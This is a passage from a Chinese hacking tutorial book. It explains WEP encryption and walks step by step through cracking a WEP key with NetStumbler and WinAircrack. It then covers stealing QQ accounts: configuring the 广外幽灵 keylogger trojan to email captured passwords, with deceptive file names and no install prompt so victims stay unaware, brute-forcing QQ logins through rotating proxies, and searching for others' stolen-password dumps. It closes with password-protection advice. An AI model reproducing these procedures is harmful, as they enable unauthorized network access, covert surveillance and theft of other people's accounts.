自从 WLAN 技术出现之后，无线网络的安全问题就成为不可忽视的主题，针对无线网络技术中涉及的安全认证和加密协议的攻击与破解就层出不穷。针对 WEP 密钥的破解可在两种平台上进行，考虑到绝大多数的读者使用的是 Windows 操作系统，笔者在这里将以 Windows 环境为例介绍 WEP 密钥的破解过程。首先，来看看 WEP 密钥的加密原理。

### 1. WEP 加密原理

WEP 支持 64 位和 128 位加密。用 64 位加密，加密密钥只能为 10 个十六进制字符（0~9 和 A~F）或 5 个 ASCII 字符；对于 128 位加密，加密密钥可为 26 个十六进制字符或 13 个 ASCII 字符。WEP 依赖通信双方共享的密钥来保护所传的数据，其数据的加密过程如下。

#### （1）检查求和（Check Summing）

- ① 对输入数据进行完整性校验和计算。
- ② 把输入数据和计算得到的校验和组合起来得到新的加密数据，也称为明文，明文作为下一步加密过程的输入。

黑客攻防实战入门（第3版）

(2) 加密

在这个过程中，将第 1 步得到的数据明文采用算法加密。对明文的加密有两层含义：明文数据的加密和保护未经认证的数据。

① 将 24 位的初始化向量和 40 位的密钥连接起来进行校验和计算，得到 64 位的数据。

② 将这个 64 位的数据输入到虚拟随机数产生器中，它对初始化向量和密钥的校验和计算值进行加密计算。

③ 经过校验和计算的明文与虚拟随机数产生器的输出密钥流进行按位异或运算，得到加密后的信息，即密文。

(3) 传输

将初始化向量和密文串接起来，得到要传输的加密数据帧，在无线链路上传输，如图 7-21 所示。




图 7-21

在安全机制中，加密数据帧的解密过程只是加密过程的简单反向，解密过程如下。

① 恢复初始明文。重新产生密钥流，将其与接收到的密文信息进行异或运算，以恢复初始明文信息。

② 检验校验和。接收方根据恢复的明文信息来检验校验和，将恢复的明文信息分离，重新计算校验和并检查它是否与接收到的校验和相匹配。这样可以保证只有正确校验和的数据帧才会被接收方接收，如图 7-22 所示。




图 7-22

启用加密后，两个 802.11 设备间要进行通信，必须具有相同的加密密钥，并且均配置为使用加密。如果配置一个设备使用加密而另一个设备没有，那么即使两个设备具有相同的加密密钥也将无法通信。完整的一次加密过程如图 7-23 所示。




图 7-23

从图 7-23 可知，攻击者正是在两个设备进行通信时悄悄地将密文收集起来，因为 WEP 所使用的加密方式存在问题，当收集到足够的密文时，攻击者根据 WEP 所使用的算法就可以将 WEP 密钥计算出来。

2. 示例破解 WEP

对于 WEP 的破解，Linux 下主要用的是 Kismet（Linux 下的一款网络探测工具）、Airodump（捕获数据包）、Aircrack（WEP 的破解程序）；Windows 下主要用的是 NetStumbler、WinAircrackPack。

首先打开 NetStumbler，查看待攻击 AP 的基本信息，对 AP 进行事先“踩点”，如图 7-24 所示。




图 7-24

通过图 7-24 的红色框部分内容得知该 AP 的 SSID 值为“demonalex”，加密属性为“已加密”，根据 802.11b 所支持的算法标准，该算法为 WEP。

注意：NetStumbler 对任何有使用加密算法的 STA（802.11 无线站点）都会在 Encryption 属性上标识为 WEP 算法，图 7-24 中 SSID 为“gzpia”的 AP 使用的加密算法是 WPA2-AES。这里，NetStumbler 提供的信息是错误的。

3. 破解

接下来，下载 Windows 下的 Aircrack 程序集合——WinAircrackPack 工具包。解压缩后得到一个大概 4MB 的目录，其中包括 6 个 EXE 文件。

- aircrack.exe: Windows 版的 Aircrack 程序。
- airdecap.exe: WEP/WPA 解码程序。
- airodump.exe: 数据帧捕捉程序。
- Updater.exe: Windows 版的 Aircrack 的升级程序。
- WinAircrack.exe: Windows 版的 Aircrack 图形前端。
- wzcook.exe: 本地无线网卡缓存中的 WEPKEY 记录程序。

本例的目的是通过捕捉适当的数据帧进行 IV（初始化向量）暴力破解得到 WEP KEY，因此，只需要使用 airodump.exe（捕捉数据帧用）与 WinAircrack.exe（破解 WEP KEY 用）两个程序就可以了。

首先打开命令提示符，切换到 ariodump.exe 程序目录，根据本机实际情况选择相应参数，如图 7-25 所示。




图 7-25

在图 7-25 中，程序会提示本机所有无线网卡接口，并要求你输入需要捕捉数据帧的无线网卡接口编号，在这里笔者使用的是支持通用驱动的 BUFFALO WNIC（这里编号为 26）；然后程序要求你输入该 WNIC 的芯片类型，目前大多数国际通用芯片使用的都是“HermesI/Realtek”子集，这里笔者选择“0”；接着需要输入要捕捉的信号所处的频道，根据 NetStumbler 探测到的信息，目标 AP 所处频道为“6”；提示输入捕捉数据帧后存在的文件名及其位置（若不写绝对路径，则文件默认存在于 WinAircrack 的安装目录下，以 .cap 结尾），笔者在本例中使用的是“last”；最后根据 WinAircrack 提示：“是否只写入/记录 IV（初始化向量）到 cap 文件中去？”，这里，选择“否/n”；确定以上步骤后程序开始捕捉数

据包，如图 7-26 所示。




图 7-26

接下来的就是漫长的等待过程了，随着时间的增长，将看到 Packets 值不停地增加，直至图 7-26 中“Packets”列的总数大约为 300000 时就可停止捕获（事实上，如果你有足够的时间，收集的数据当然越多越好）。然而 Packets 的值并不能够有助于破解 WEP，真正起作用的是 IV 的值（在 Linux 版本的 Airodump 下可以看到 IV 值），它才是最重要的依据。如果要破解一个 64 位的 WEP 密钥，需要捕获大约 50000~200000 个 IV；而破解一个 128 位的 WEP 密钥，则需要捕获大约 200000~700000 个 IV。在正常通信条件下，要成功地破解 WEP 密钥而需要从 WLAN 中捕获足够数量的数据包，有时可能会花费数小时甚至数天的时间才能收集足够多的数据。要使 IV 值快速上升，最有效的办法就是增加 WLAN 的通信流量，使目标 WLAN 变得繁忙，从而加快数据包产生的速度。这里，可以通过连续不断地 ping 某台 WLAN 中的计算机，或者在与 WLAN 中的计算机传输体积较大的文件来提升 IV 的值。

当收集到足够多的数据包时，可以按“Ctrl+C”组合键结束捕获，同时会在 WinAircrack 的安装目录下生成 last.cap 与 last.txt 两个文件。其中，last.cap 为通用嗅探器数据包记录文件类型，可以使用相关软件如“ethereal”打开查看相关信息；last.txt 为此次嗅探任务最终的统计数据，打开 last.txt 后如图 7-27 所示。




图 7-27





从图 7-30 中可知，本例中 AP 使用的密钥为“1111122222”，现在设置无线网卡的连接参数如下所示，就可以成功连入目标 AP 的 WLAN 网络了。

- SSID: demonalex。
- 频道: 6。
- WEP KEY: 1111122222 (64 位)。

## 7.8 小结

随着无线路由器价格的大众化，越来越多的无线路由器走进普通家庭。无线局域网安全问题也变得越来越平民化。入侵者可以通过未经严格配置的无线路由非法进入他人家庭的无线局域网，从而进行免费上网、盗用隐私文件、甚至盗取上网账号、种植木马、传播病毒等，因此不得不引起大家广泛的重视。

在本章中，我们介绍了无线网的基本知识和无线网威胁的基本状况。同时也通过一个实例介绍了如何正确有效地配置无线网路由器和无线网卡，从而牢牢地守住自己家庭的无线网络。



## 第 8 章 QQ 攻防

黑客除了利用现有操作系统的漏洞进行攻击之外，还常常善于寻找一些应用软件不经意留下的漏洞和后门，以达到其收集用户信息、实现有的放矢地进行攻击的目的。由于大多数应用软件都存在大大小小的漏洞和后门，因此通过应用软件能够实现的黑客攻击种类繁多、数量庞大，甚至达到了防不胜防的地步。但是，万变不离其宗，本章通过介绍国内最著名的即时通信软件 QQ 的一些攻防技巧，来了解一下黑客是如何通过应用软件来实现攻击，从而做到知己知彼，百战不殆。

QQ 想必是华人圈内使用最广泛的即时通信软件，特别是在国内，拥有数量庞大的用户群。然而正是由于用户数量的剧增，针对 QQ 的黑客攻击也屡见不鲜，从最初的盗取 QQ 号码，到利用 QQ 的一些后门漏洞散发携带恶意代码的网址、程序脚本、广告等，诸如此类。并不希望读者利用本章介绍的内容来实现 QQ 攻击，但是即使是普通用户，通过掌握 QQ 攻击的常用技巧，对于保护自己的 QQ 号码及个人隐私也不无裨益。

通过本章的学习，我们能够学到以下知识：

- 黑客如何盗取 QQ 号码
- 如何保护 QQ 密码

### 8.1 QQ 漏洞简介

QQ 因其用户群庞大，所以受到黑客的特别“青睐”。随着 QQ 功能的一步步增强，QQ 程序已经远远不是当初那个仅仅用来聊天的工具。随之而来便增加了许多易受攻击的薄弱环节。至今为止，笔者将常见的 QQ 漏洞分类总结如下：

- QQ 程序漏洞。
- QQ 后台服务漏洞。
- QQ 游戏漏洞。
- QQ 业务漏洞。

此外，由于 QQ 软件升级、更新比较频繁，因此 QQ 漏洞具有很强的时效性。通常是漏洞刚刚被发现，QQ 开发商就公布其相应的升级补丁来减少因漏洞而造成的损失。因此，黑客想要进行 QQ 攻击就必须抢占先机，在用户打补丁之前就实施有效的进攻。然而，旧的漏洞被修补完毕，新的漏洞

又被发现出来。道高一尺，魔高一丈，这种“攻”与“防”的较量似乎周而复始、永无休止。考虑到这种漏洞的时效性及危害性，本书不对这些漏洞进行详细介绍，只是介绍黑客如何盗取 QQ 号码及如何防止 QQ 号码被盗。

## 8.2 盗取 QQ 号码

QQ 号码失窃基本上有这样 3 种方式。一是攻击者通过邮件或 QQ 向目标号码发送具有很大欺骗性的信息，诱使 QQ 用户将其号码和密码发送到指定地方，这种方法看起来很笨，但是确实有很多人上当；另一种方式是在网吧或者大学机房等公用计算机上安装了盗取 QQ 密码的黑客软件，从而轻易地盗取使用者的 QQ 密码；还有一种就是根据用户的 QQ 登录记录，在本地或者通过在线方式对其密码进行暴力破解。据大多数 QQ 号被盗用户的反映，第二种方式丢失 QQ 的情况占绝大多数。

下面就以后两种方式为例来解析盗取 QQ 号码的过程。

### 8.2.1 “广外幽灵”盗 QQ

广外幽灵是一个短小精悍的键盘记录工具，可以截取到 Windows 窗体中的星号、黑点密码，也可以记录键盘输入的英文及汉字。并且可以把记录的内容以 E-mail 的形式发送到指定的邮箱，当然也可以把记录的内容保存到指定文件中。

广外幽灵对比于其他键盘记录的软件来说，运行稳定，CPU 占用率非常低，而且运行时在系统中不增加任何进程与线程，只有在发送邮件的时候，才在当前用户工作的程序进程中创建一个临时线程来进行发信。虽然在广外幽灵往指定邮箱发送邮件的时候有可能引起网络防火墙发出警告，但是由于广外幽灵采用了线程插入技术，因此被盗者通过网络防火墙发出的警告也不会发现广外幽灵本身。因而其隐蔽性很强，深受入门级黑客的欢迎。下面就来介绍黑客是如何利用最新版的“广外幽灵”来盗取 QQ 号码的。

① 由于广外幽灵本身带有木马程序，使用时需要关闭机器上的杀毒软件，否则一般的杀毒软件将其列为木马程序而隔离或删除，如图 8-1 所示。

② 运行广外幽灵增强版，使用上方的 5 个标签可以在 5 个选项卡间切换。现在切换到“读取密码框”选项卡，如果不需要监视所有程序的密码，则取消勾选“读取所有程序的密码”复选框，打开选择可执行文件对话框，浏览至 QQ 安装目录，选择“QQ.exe”，然后单击“添加”按钮添加监视目标，如图 8-2 所示。



图 8-1



图 8-2

如果需要监视 QQ 的聊天键盘输入，则选中“记录键盘输入”如法炮制。一般来说，“读取密码框”可以设置记录所有程序，因为幽灵能够自动识别出密码框，从而获取有价值的信息。而“键盘记录”则可能会截取出无价值的东西，因此最好指定只记录你需要记录的程序。

③ 填写记录处理方式。为保密起见，一般选用一个专用的邮箱来接收广外幽灵捕获的密码信息。邮件服务器如果不需要密码验证，选择 SMTP 即可，通常是服务器域名前加“smtp.”前缀即可，像邮箱 xxxx@sina.com 的 SMTP 服务器是“smtp.sina.com”，具体可以查看相关的 E-mail 使用帮助。至于 ESMTP，英文全称是“Extended SMTP”，顾名思义，扩展 SMTP 就是对标准 SMTP 协议进行的扩展。它与 SMTP 服务的区别仅仅是，使用 SMTP 发信不需要验证用户，而用 ESMTP 发信时，服务器会要求用户提供用户名和密码以便验证身份。验证之后的邮件发送过程与 SMTP 方式没有两样。现在的邮件服务器一般都需要密码验证，所以这里选择 ESMTP，其服务器名称取法同上，即服务器域名前加“smtp.”前缀。而“MTA/MX”服务器类型会随机产生发件邮箱，此随机邮箱是每次“广外幽灵”运行时产生的，而不是每次发信时产生的。

发信错误日志文件可以用来确定邮件发送失败的原因。需要注意错误日志只能记录到发信过程中的错误。如果错误日志中出现只有错误时间而没有错误信息的情况，则说明原因可能是发信服务器连接失败。

“保存记录的内容到文件”选项生成邮件日志，该文件并不是密码记录后马上更新的，而且幽灵只是把日志添加到你指定文件的末尾，不管这个文件之前是否有其他的内容。隐藏选项就是说生成日志文件的时候是否设置隐藏属性，如果文件存在则该选项可能无效。记录文件的内容和记录邮件差不多，只是邮件多了机器的 IP，而记录文件则多了记录的时间。文件保存路径中可以包含环境变量，如 %tmp%。最后，别忘了在“发信/保存记录间隔（分钟）”数值框中输入相应的时间间隔，其他选项按照实际需要填写，如图 8-3 所示。




图 8-3

④ 填写“安装/卸载”选项。服务器安装设置中的“EXE 路径”和“DLL 路径”默认安装到 system 目录，可以使用环境变量，如%windir%将安装到指定目录下。名称选取迷惑性比较大的名字，即使被发现了也以为是系统自带程序进程。“注册表启动项名称”随便输入一个名称即可。老版本的“广外幽灵”没有提供远程卸载的功能，一旦开始发信就无法停止，作者在新版本里修改了这个 Bug，这里我们设置有效天数为 10 天。“安装失败时的提示”留空即可，如果是监视别人的机器，提示岂不是露马脚了。

在同一台机器上可以安装多个“广外幽灵”进程，这就需要用到服务端 ID。尽管可以选择不同的安装路径，但是在同一台机器上运行多个“广外幽灵”还需要不同的服务端 ID。因为幽灵是没有独立进程的，必须要用某种方法让多个幽灵在运行的时候不会产生相互干扰才行。服务端 ID 还用于卸载，但只是本地的卸载而不能远程卸载，使用方法参见后面的介绍。单击“生成服务端”按钮，生成 38.1KB 大小的最终木马程序，如图 8-4 所示。至此，万事俱备，只欠东风了。




图 8-4

剩下的就看黑客自己的技术了，寻找攻击目标，将木马程序植入目标机器中。这可以有多种方式，或通过 QQ 及邮件发送给要下手的对象，或通过已有的远程控制复制到目标机器中，或者使用木马伪装的方法散布出去，不一而足，这里就不详细介绍了。

最后，定期到指定的邮箱收取木马程序发送的信件。至此，一次盗取 QQ 号码的攻击过程顺利完成。

广外幽灵的卸载方法是，首先找到运行中的服务端 EXE，比如说是“%windir%”下的 scanregw.exe，在命令行 cd 下转到“%windir%\”目录下，然后执行“scanregw.exe -U 服务端 ID”命令，注意 U 是大写的，如果服务端 ID 正确的话，会询问你是否确定要卸载，如图 8-5 所示。此时单击“确定”按钮即可。




图 8-5

### 8.2.2 “QQExplorer”盗 QQ

QQExplorer 是一个在线破解工具，与本地密码破解采用的技术类似，都是采用穷举法，所不同的只是在线破解完全摆脱了本地用户使用的 QQ。只要目标 QQ 号码在线，就可以利用 QQExplorer 实现远程盗取 QQ 号码。但是这种方法有致命的缺点，就是采用的穷举法在枚举密钥位数长度及类型时，校验时间很长，破解效率不高。同时，其破解速度还受到网络速度、计算机本身的运算速度等影响，属于黑客攻击中的“苦力活”。

QQExplorer 主要包括以下 9 个文件：

- QQExplorer.exe：主程序。
- QQExplorer.ini：主程序配置文件，其设置格式如下。

[探测范围]

开始号码=10000-----扫描开始号码。

结束号码=999999999-----扫描结束号码。

[设置]（程序有右键菜单，可以对部分参数即时设定。）

校验号码=0-----当程序不正常时在这里输入可以使用的 QQ 号码（校验使用）。

密 码=-----当程序不正常时在这里输入可以使用的 QQ 密码（校验使用）。

测试密保=1-----选择 1 程序自动跳过密保只探测无保号码；选择 0 程序探测所有号码（包括有保号码）。

## 第 8 章 QQ 攻防

提示 音=1-----选择 1 探到正确密码时会有提示音；选择 0 无提示音。

IP 有效性测试=1-----选择 1 在探测密码前测试该代理服务器的 IP 是否正常，是否被腾讯封杀如，不可用该代理将被程序剔除；选择 0 不测试代理的有效性。

自动转入单机扫描=0-----选择 1 所有代理都被删除之后程序将自动转入用本机 IP 进行探测；选择 0 所有代理都被删除之后程序将重新载入原来的代理列表进行探测。

Time Out=30-----时间超出 30 秒无回应的代理将被剔除，可自由设定。

探测间隔时间=10-----单机探测时，每次发送密码的时间间隔。

[密码规则]

密码同号码=0-----选择 1 则在密码列表中自动加入一个和号码相同的密码。选择 0 不加。

前缀=

偏移量=0

后缀=

前缀、偏移量、后缀保存的是“密码规则”那一部分的值。当密码同号码=1，偏移量=0 时，密码就是当前的 QQ，比如号码 1000000，密码是 1000000。如果偏移量=20（等号后面一定是一个整数值）那么密码就是 1000020。前缀、后缀就好理解了，就是在密码同号码的基础上加上前缀和后缀。如：

前缀=@#\$\$%^

偏移量=0

后缀=SSSSS

这时的密码就是@#\$\$%^1000000SSSSS。

- qq.txt: 自定义探测的号码列表。
- password.txt: 自定义字典，密码就放在这里，看你的运气了。
- proxy.txt: 代理服务器列表，建议自己搜索，搜索到的代理在程序里通过“添加&测试”手动添加。也可以手动修改 proxy.txt 文件遵循这样的格式添加，代理 IP 地址 + 逗号（半角）+ 端口号。当然也可以直接复制，只要格式对就行了。然后单击“测试所有代理”按钮。等代理检测完毕后才单击“开始”按钮。在 IP 有效性测试=1 时，就可以跳过“测试所有代理”这一步。
- result.txt: 存放战果的地方。
- NullQQ.dat: 存放空号的文件，程序将探测到的空号存放在这里，下次探测同一号码段的时候，程序先在这里查找，如是空号则跳过不进行探测。
- ProteactQQ.dat: 存放密保号码的文件，程序将探测到的密保号存放在这里，下次探测同一号码段的时候，程序先在这里查找，如是密保号则跳过不进行探测。



• readme.txt：说明帮助文件。

下面以实例来介绍 QQExplorer 的使用方法。

① 在 QQ 起始号码和结束号码中输入想要盗取的 QQ 号码范围（此号码必须在所填的范围之内）。

② 在“添加或删除 HTTP 代理服务器”中输入代理服务器的 IP 地址和端口号码，可以使用一些现代的 QQ 代理公布软件来搜索代理服务器。

③ 单击“添加&测试”按钮，软件先自动检测此服务器是否正常，确定后将它加入代理服务器列表，QQExplorer 可输入多个代理服务器的地址，并且能够自动筛选不可用或者速度慢的服务器。

④ 单击“开始”按钮，开始在线密码破解，如图 8-6 所示。




图 8-6

8.2.3 “挖掘鸡”

这里介绍一种更为简单的办法，就是利用“挖掘鸡”搜索别人收集的数据信息。“挖掘鸡”用于搜索以某种默认形态式在的网页路径，这样的页面由于没有链接关系，通过搜索引擎很难找到。尽管“挖掘鸡”还有其他用途，但是用它来搜索像“啊拉 QQ 大盗”（见后文介绍）收集的 QQ 号码数据非常方便。

“挖掘鸡”使用也很简单。其中“关键词”可以留空，用于爬虫捕获相关信息的地址列表；“超时”根据具体的网络条件和线程数来设定即可，会在很大程度上影响结果的准确性；线程数不能大于 100，默认的 40 就可以了，线程数太多会耗费机器资源；URL 后缀直接选择 QQ。至于其他设置根据实际需要来选取，然后单击右上角的“开始”按钮，便可以开始进行搜索工作了。由于“挖掘鸡”是根据现有 IP 段进行逐个扫描，等待搜索结果需要有充分的耐心。以下是笔者花了两个多小时的“挖掘”结果，如图 8-7 所示。



图 8-7

这种方法没有什么技术含量，黑客高手一般不屑于使用这种“无耻”的方法。但是对于黑客初哥初妹，在很短的时间内就可以看到自己的“劳动成果”，何乐而不为呢？正所谓盗亦有道。

## 8.2.4 其他号码盗窃程序

### (1) QQRein

QQRein 也是一个简单易用的 QQ 号码盗取工具，带有邮箱测试功能，具体设置简单明了，如图 8-8 所示。卸载方法是在系统目录下删除 `ntsvc.exe`，在注册表中删除键值 `[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\NetService]`。




图 8-8

### (2) 啊拉 QQ 大盗

啊拉 QQ 大盗是一个功能更为强大的 QQ 盗号软件，不仅提供邮箱收信方式，而且还可以设置网站收信方式，不过这要求用户有自己的网页空间，具体使用方法参见程序提示即可。

最新版的啊拉 QQ 大盗可生成“Trojan/PSW.Alaqq.ek”变种木马，变种木马运行后，自我复制到 Windows 目录下；修改注册表，实现开机自启；连接指定站点，侦听黑客

黑客攻防实战入门（第3版）

指令，在被感染计算机上下载并执行其他病毒的副本。在已开启的窗口中搜索与 QQ 用户名和密码相关的字符串，一经发现便记录击键，盗取用户机密信息，利用 SMTP 服务器或网站收信方式将机密信息发送到黑客指定的邮箱里。

啊拉 QQ 大盗的主程序界面如图 8-9 所示。



图 8-9

(3) 盗 Q 黑侠 Build0812

盗 Q 黑侠 Build0812 支持网站收信，最为特别的是中了木马的机器会通过 USB 接口传播，感染逻辑分区，除了将计算机硬盘完全格式化之外，你还有其他什么办法吗？所有盗 Q 发信与收信地址都可以一样，这里要说的是 163 及 126 邮箱最好别用，笔者就被封过邮箱。

盗 QQ 毫不夸张地说，几乎 100%的丢号都是用户自己把号码透露给了所谓的“QQ 黑客”的。为什么这么说呢？事实上，尽管“黑客”们盗窃 QQ 号的花样每隔一段时间就有翻新，但万变不离其宗，所有的手段综合起来也不过是“偷看”、“木马”、“记录键盘”和“欺诈信息”4 种而已。只要我们认清这些盗号陷阱，养成良好的上网习惯，就可以从根本上避免 QQ 号码被盗。

8.3 如何保护 QQ 密码

1. 使用复杂的 QQ 密码

这是老生常谈了，防止 QQ 号被盗的最好方法就是设置复杂的密码。如果设置得过于简单，很容易成为被攻击的对象，此时密码保护和号码申诉服务便不能做到万无一失。密码要字母、数字和符号混合组成，长度大于 8 位，这样即使黑客使用穷举方式破解，大概要花上几个月甚至几年才有可能算出你的密码，相对而言是比较安全的。此外，不要使用简单数字、生日、个人名字、电话号码等作为密码，这是黑客攻击宝典里优先考虑的对象，看似保密，其实不然。

2. 安装最新的 QQ 版本和病毒防护软件

腾讯公司每隔一段时间都会将 QQ 升级，除了功能上的完善之外，还将最新暴露出来的 QQ 漏洞修复，安全性有所提高。

从 QQ2005 Beta3 起，QQ 采用了国际先进的 nProtect 键盘加密保护技术，能最大限度地防止用户的密码输入不被病毒、键盘记录程序所窃取，大大提高了 QQ 用户的账号安全性。启动带有 nProtect 键盘加密保护技术后，键盘加密保护系统会自动启动，此时会看到 QQ 登录的密码框右侧出现了一把金色的安全锁，如图 8-10 所示。当敲击键盘输入密码时，键盘加密保护系统会自动对键盘信息进行实时的加密。这样即使用户的 PC 中有病毒、键盘记录程序，也难以窃取用户的密码输入。




图 8-10

此外，不要安装来路不明的 QQ 聊天软件，很多黑客正是利用了一些用户麻痹大意的特点，将木马程序伪装成 QQ 登录窗口，用户输进去的登录信息被收集起来发送到指定的信箱或服务器。

安装有效的病毒防护软件也是不错的选择。病毒防护软件能够识别大多数后台木马程序（QQ 盗号程序多数为木马程序），及时将其隔离或删除处理，使用户免受常见的 QQ 盗号软件的骚扰。

3. 安全使用 QQ 程序

在网吧、机房等公共场合使用 QQ 时，切记要把登录历史记录删除干净。初次登录 QQ 时，QQ 会提示选择登录模式，如图 8-11 所示。在公共场所登录一般选择“网吧模式”，这样在退出 QQ 时程序会提示是否删除本地消息记录，删除记录可防止一些别有用心的人在历史记录上继续做文章。




图 8-11

千万不要打开陌生人发给你的可疑文件，甚至是好友无缘无故发给你的不明文件。现在一些木马病毒能够自动向其他用户发送木马文件或带恶意代码的链接，以此来扩大其传播范围。如果用户经不起诱惑，一时疏忽打开这样的文件，这正中攻击者的下怀。

4. 申请 QQ 密码保护

密码保护功能是腾讯公司提供的当 QQ 号码发生问题时，用户可凭之取回属于自己的号码的一种手段。在 QQ 托盘图标处单击鼠标右键，在弹出的快捷菜单中选择“设置”→“安全设置”命令，在“密码安全”选项卡中有“立刻申请 QQ 密码保护”按钮，如图 8-12 所示。或者在登录前单击“高级设置”按钮，在弹出的选项卡中的“其他选项”下面有“申请密码保护”按钮，单击该按钮也能链接到申请 QQ 密码保护的页面。




图 8-12

打开申请密码保护页面后填写 QQ 号码、QQ 密码及附加码，如图 8-13 所示。




图 8-13

单击“下一步”按钮进入申请信息填写页面，需要填写真实的证件号码，设置密码提示问题和答案，并提供安全 E-mail。这里所谓的安全 E-mail 可选用没有 POP3 的 E-mail 邮箱，这种邮箱不能使用本地邮件程序接收邮件，少一项功能就减少一份风险，相对而言比较安全。图示仅填写示例信息，用户需要改成自己的真实情况，如图 8-14 所示。



图 8-14

单击“下一步”按钮后就完成 QQ 密码保护的申请。QQ 密码保护在一定程度上能够保护用户的 QQ 号码丢失后顺利取回来，但是这也不是万能的，关键还是用户自己提高安全防范意识，处处多留点心眼，方为上上之策。

当用户的密码丢失时，启动 QQ 程序，在“高级设置”中单击“取回密码”按钮，进入“重设密码”界面，按照向导的提示一步一步往下填写就可以了，如图 8-15 所示。




图 8-15

5. 亡羊补牢，填写 QQ 号码申诉

如果不幸 QQ 号码被盗，这里还有最后一招，就是使用腾讯公司的 QQ 号码申诉服务，取回属于自己的号码。但是由于身份识别的局限性，这种方式并不常常有效。下面主要介绍一下填写 QQ 号码申诉注意的事项，以提高申诉通过的成功率。

填写申诉表时尽量提供早期使用的密码，以便有足够的证据成功申诉。另外要认真填写现用安全信箱，以确保能正常收到申诉结果。此外 QQ 业务使用越多，申诉时就有更多的资料可以填写，像手机号码绑定、网络硬盘、QQ 宠物、QQ 会员等，这些资料有更大的说服力。

QQ 号码申诉地址是 [http://service.qq.com/psw/mo.shtml?psw\\_ss.htm](http://service.qq.com/psw/mo.shtml?psw_ss.htm)。

当然密码保护是要填的，但最基本的却是杀毒！综上所述的关键在于“木马”，让“QQ 黑客”的东西入内无门，可以使用图 8-16 所示的 QQ 病毒专杀工具。




图 8-16

8.4 小结
